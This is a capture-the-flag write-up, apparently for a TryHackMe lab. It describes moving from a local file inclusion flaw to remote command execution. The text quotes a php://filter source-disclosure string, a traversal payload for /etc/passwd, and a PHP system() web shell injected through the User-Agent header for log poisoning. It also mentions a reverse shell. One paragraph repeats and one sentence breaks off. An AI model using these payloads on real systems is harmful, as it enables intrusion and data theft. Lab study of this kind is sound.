
The presence of the ?view= parameter suggested that the application dynamically includes files, indicating a potential **Local File Inclusion (LFI)** vulnerability.

To validate this, I attempted multiple directory traversal payloads to test whether arbitrary files could be included. After several iterations, I discovered that file inclusion was permitted when targeting files within the /var/www/html/development_testing/ directory, confirming the presence of an LFI vulnerability.




After I confirm that there is an LFI present, I then get curious and look for the source code of the /test.php endpoint. So, I use the php filter that encodes the pages code using base64. Here is the script:

=php://filter/convert.base64-encode/resource=




As a result, I obtained the source code of the /test.php endpoint encoded in Base64 and the

I then decoded the Base64-encoded source using **CyberChef**, which revealed that specific file path traversal payloads were not properly sanitized. This allowed me to successfully exploit a **Local File Inclusion (LFI)** vulnerability within the endpoint. And it also revealed the fourth task “Find flag 2” which was **thm{explo1t1ng_lf1}**




I then decoded the Base64-encoded source using **CyberChef**, which revealed that specific file path traversal payloads were not properly sanitized. This allowed me to successfully exploit a **Local File Inclusion (LFI)** vulnerability within the endpoint.



I then attempted a file path traversal payload that was not properly sanitized, which I identified from reviewing the application's source code. The payload used was:

..//..//..//..//..//..//etc/passwd

Successful inclusion of this file confirmed the presence of a **Local File Inclusion (LFI)** vulnerability. After validating file access, I modified the path to target the Apache access logs at /var/log/apache2/access.log in order to determine whether **command injection via log poisoning** was possible.




I then injected a PHP command execution payload into the **User-Agent** header in order to perform log poisoning. The injected payload was:

<?php system($_GET['cmd']); ?>


After injecting the payload, I included the Apache access log file through the previously identified LFI vulnerability (/var/log/apache2/access.log). This confirmed that **log poisoning was successful,** and that command injection was possible via the file inclusion parameter.


To verify command execution, I appended the parameter &cmd=id to the request. The response returned execution results indicating that commands were executed in the context of the **www-data** user, confirming remote command execution through the vulnerable file path.




Next, I referenced **Pentestmonkey** to obtain a Python reverse shell payload. This payload was then injected through the command injection–vulnerable

file inclusion path, allowing me to establish **remote code execution** on the target system.





After injecting the Python reverse shell payload into the command injection–vulnerable file inclusion path, I successfully established **remote code execution**. The resulting reverse shell executed in the context of the **www-data** user, confirming initial foothold access on the target system.

